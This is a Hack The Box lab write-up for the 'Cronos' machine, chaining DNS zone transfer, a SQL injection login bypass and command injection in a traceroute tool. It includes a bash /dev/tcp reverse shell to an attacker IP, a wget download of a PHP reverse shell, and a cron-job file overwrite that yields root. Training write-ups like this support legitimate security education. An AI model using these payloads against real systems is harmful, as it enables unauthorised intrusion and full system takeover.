# Hack The Box — Cronos Write-Up

**Machine Information**

| Item | Value |
|---|---|
| Machine | Cronos |
| Difficulty | Easy |
| Platform | Hack The Box |
| Target IP | 10.129.227.211 |
| Attacker Machine | Kali Linux |
| Author | Abhay Gupta |
| Date | March 2026 |

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**Attack Path**

Reconnaissance
↓
DNS Service Identified
↓
Zone Transfer → Subdomain Discovery
↓
Admin Panel Access
↓
SQL Injection Authentication Bypass
↓
Command Injection via Net Tool
↓
Reverse Shell (www-data)
↓
Cron Job Abuse
↓
Root Shell
↓
Retrieve User and Root Flags

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**Tools Used**

- Nmap
- nslookup / dig
- Gobuster
- Burp Suite
- Netcat
- Python HTTP Server

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**1. Reconnaissance**

The reconnaissance phase began with a network scan using **Nmap** to identify open ports and services.

**Command Used**

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.211

**Scan Results**

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu

53/tcp open domain ISC BIND 9.10.3

80/tcp open http Apache 2.4.18

Open ports identified:

**Port Service Version**

22 SSH OpenSSH 7.2

53 DNS BIND 9.10

80 HTTP Apache 2.4.18

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**Screenshot 1 — Nmap Scan Results**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.211
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 18:02 +0530
Nmap scan report for 10.129.227.211
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

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**2. Enumeration**

**DNS Enumeration**

Perform reverse lookup:

nslookup 10.129.227.211

Result:

ns1.cronos.htb

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**Screenshot 2 — NS Lookup**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ nslookup 10.129.227.211 10.129.227.211
211.227.129.10.in-addr.arpa     name = ns1.cronos.htb.
```

---

**Zone Transfer**

Attempt DNS zone transfer:

dig axfr @10.129.227.211 cronos.htb

Discovered subdomain:

admin.cronos.htb

Add to hosts file:

echo "10.129.227.211 admin.cronos.htb" >> /etc/hosts

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**Screenshot 3 — Zone Transfer**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ dig axfr @10.129.227.211 cronos.htb

; <<>> DiG 9.20.18-1-Debian <<>> axfr @10.129.227.211 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 284 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Tue Mar 17 18:08:32 IST 2026
;; XFR size: 7 records (messages 1, bytes 203)
```

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### Web Enumeration

Visit:

http://admin.cronos.htb

A login panel is presented.

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
### Screenshot 4 — Admin Login Panel

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## 3. Exploitation

### SQL Injection (Authentication Bypass)

Login bypass using:

Username: admin' OR 1=1-- -

Password: anything

This bypasses authentication and grants access to the dashboard.

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
### Screenshot 5 — SQL Injection Login

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**Command Injection**

The application provides a **Net Tool** feature (traceroute).

Test input:

8.8.8.8; whoami

Output:

www-data

This confirms **command injection vulnerability**.

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
**Screenshot 6 — Command Injection**

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**Reverse Shell**

Start listener:

nc -lvnp 4444

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**Screenshot 7 — Netcat Listener**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

---

Intercept request using **Burp Suite**.

Original parameter:

command=traceroute&host=8.8.8.8

Modify payload:

command=nohup+bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.237/4444+0>%261'+%26

---

**Screenshot 8 — Burp Interception**

Intercept on | Forward | Drop

| Time | Type | Direction | Method | URL |
|---|---|---|---|---|
| 18:18:37 17 Ma... | HTTP | → Request | POST | http://admin.cronos.htb/welcome.php |

Request

Pretty | Raw | Hex

```
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://admin.cronos.htb/welcome.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 40
10 Origin: http://admin.cronos.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=ik3t3ivk5s9rsm7hlg2jju7i60
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 command=traceroute&host=8.8.8.8%3Bwhoami
```

**Screenshot 9 — Modified Payload**

```
Request
Pretty   Raw   Hex
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://admin.cronos.htb/welcome.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 34
10 Origin: http://admin.cronos.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=ik3t3ivk5s9rsm7hlg2jju7i60
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 command=bash+-i+>%26+/dev/tcp/10.10.14.237/4444+0>%261
```

---

Shell is received:

---

**Screenshot 10 — Reverse Shell (www-data)**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.227.211] 40896
bash: cannot set terminal process group (1356): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
www-data@cronos:/var/www/admin$
```

---

**4. Privilege Escalation**

**Cron Job Enumeration**

Check cron jobs:

cat /etc/crontab

Identified cron job:

php /var/www/laravel/artisan schedule:run

---

**Screenshot 11 — Cron Job**

```
www-data@cronos:/var/www/admin$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$
```

---

**Exploitation Strategy**

The cron job executes a script inside a writable directory.

**Step 1: Prepare Reverse Shell**

git clone https://github.com/pentestmonkey/php-reverse-shell

cd php-reverse-shell

Edit payload:

nano php-reverse-shell.php

Set:

IP = 10.10.14.237

PORT = 4448

---

**Screenshot 12 — Download Shell**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ git clone https://github.com/pentestmonkey/php-reverse-shell/
Cloning into 'php-reverse-shell'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 10 (delta 1), reused 1 (delta 1), pack-reused 6 (from 1)
Receiving objects: 100% (10/10), 9.81 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ cd php-reverse-shell/tree/master/
cd: no such file or directory: php-reverse-shell/tree/master/

┌──(abhay㉿Kali)-[~/Desktop/Cronos]
└─$ cd php-reverse-shell

┌──(abhay㉿Kali)-[~/Desktop/Cronos/php-reverse-shell]
└─$ ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  LICENSE  php-reverse-shell.php  README.md

┌──(abhay㉿Kali)-[~/Desktop/Cronos/php-reverse-shell]
└─$
```

**Screenshot 13 — Edit Reverse Shell**

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.237';  // CHANGE THIS
$port = 4448;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

---

**Step 2: Host File**

python3 -m http.server 4448

---

**Screenshot 14 — Python Server**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos/php-reverse-shell]
└─$ python -m http.server 4448
Serving HTTP on 0.0.0.0 port 4448 (http://0.0.0.0:4448/) ...
```

---

**Step 3: Download on Target**

wget http://10.10.14.237:4448/php-reverse-shell.php

---

**Screenshot 15 — Download Shell**

```
www-data@cronos:/var/www/laravel$ wget http://10.10.14.237:4448/php-reverse-shell.php
<ravel$ wget http://10.10.14.237:4448/php-reverse-shell.php
--2026-03-17 15:16:28--  http://10.10.14.237:4448/php-reverse-shell.php
Connecting to 10.10.14.237:4448... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5494 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

     0K .....                                                 100% 3.99M=0.001s

2026-03-17 15:16:29 (3.99 MB/s) - 'php-reverse-shell.php' saved [5494/5494]

www-data@cronos:/var/www/laravel$
```

---

**Step 4: Move to Cron Location**

mv php-reverse-shell.php /var/www/laravel/artisan

---

**Screenshot 16 — Move File**

```
www-data@cronos:/var/www/laravel$ mv php-reverse-shell.php /var/www/laravel/artisan
<ravel$ mv php-reverse-shell.php /var/www/laravel/artisan
www-data@cronos:/var/www/laravel$
```

---

**Step 5: Start Listener**

nc -lvnp 4448

---

**Screenshot 17 — Listener**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos/php-reverse-shell]
└─$ nc -lvnp 4448
listening on [any] 4448 ...
```

---

After cron execution, a **root shell** is obtained.

---

**Screenshot 18 — Root Shell**

```
┌──(abhay㉿Kali)-[~/Desktop/Cronos/php-reverse-shell]
└─$ nc -lvnp 4448
listening on [any] 4448 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.227.211] 45766
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:21:01 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

---

**5. Retrieving Flags**

**User Flag**

cd /home/noulis

cat user.txt

---

**Screenshot 19 — User Flag**

```
# pwd
/home/noulis
# cat user.txt
```

---

**Root Flag**

cd /root

cat root.txt

---

**Screenshot 20 — Root Flag**

```
# pwd
/root
# cat root.txt
```

---

**Skills Learned**

- DNS Enumeration and Zone Transfer
- SQL Injection Authentication Bypass
- Command Injection Exploitation
- Reverse Shell Techniques
- Cron Job Privilege Escalation
- Linux Post-Exploitation

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**Conclusion**

This machine demonstrates how multiple vulnerabilities can be chained to achieve full system compromise. A misconfigured DNS server allowed zone transfer, revealing an admin panel. SQL injection enabled authentication bypass, while command injection provided initial access. Finally, a misconfigured cron job allowed privilege escalation to root, resulting in full control over the system.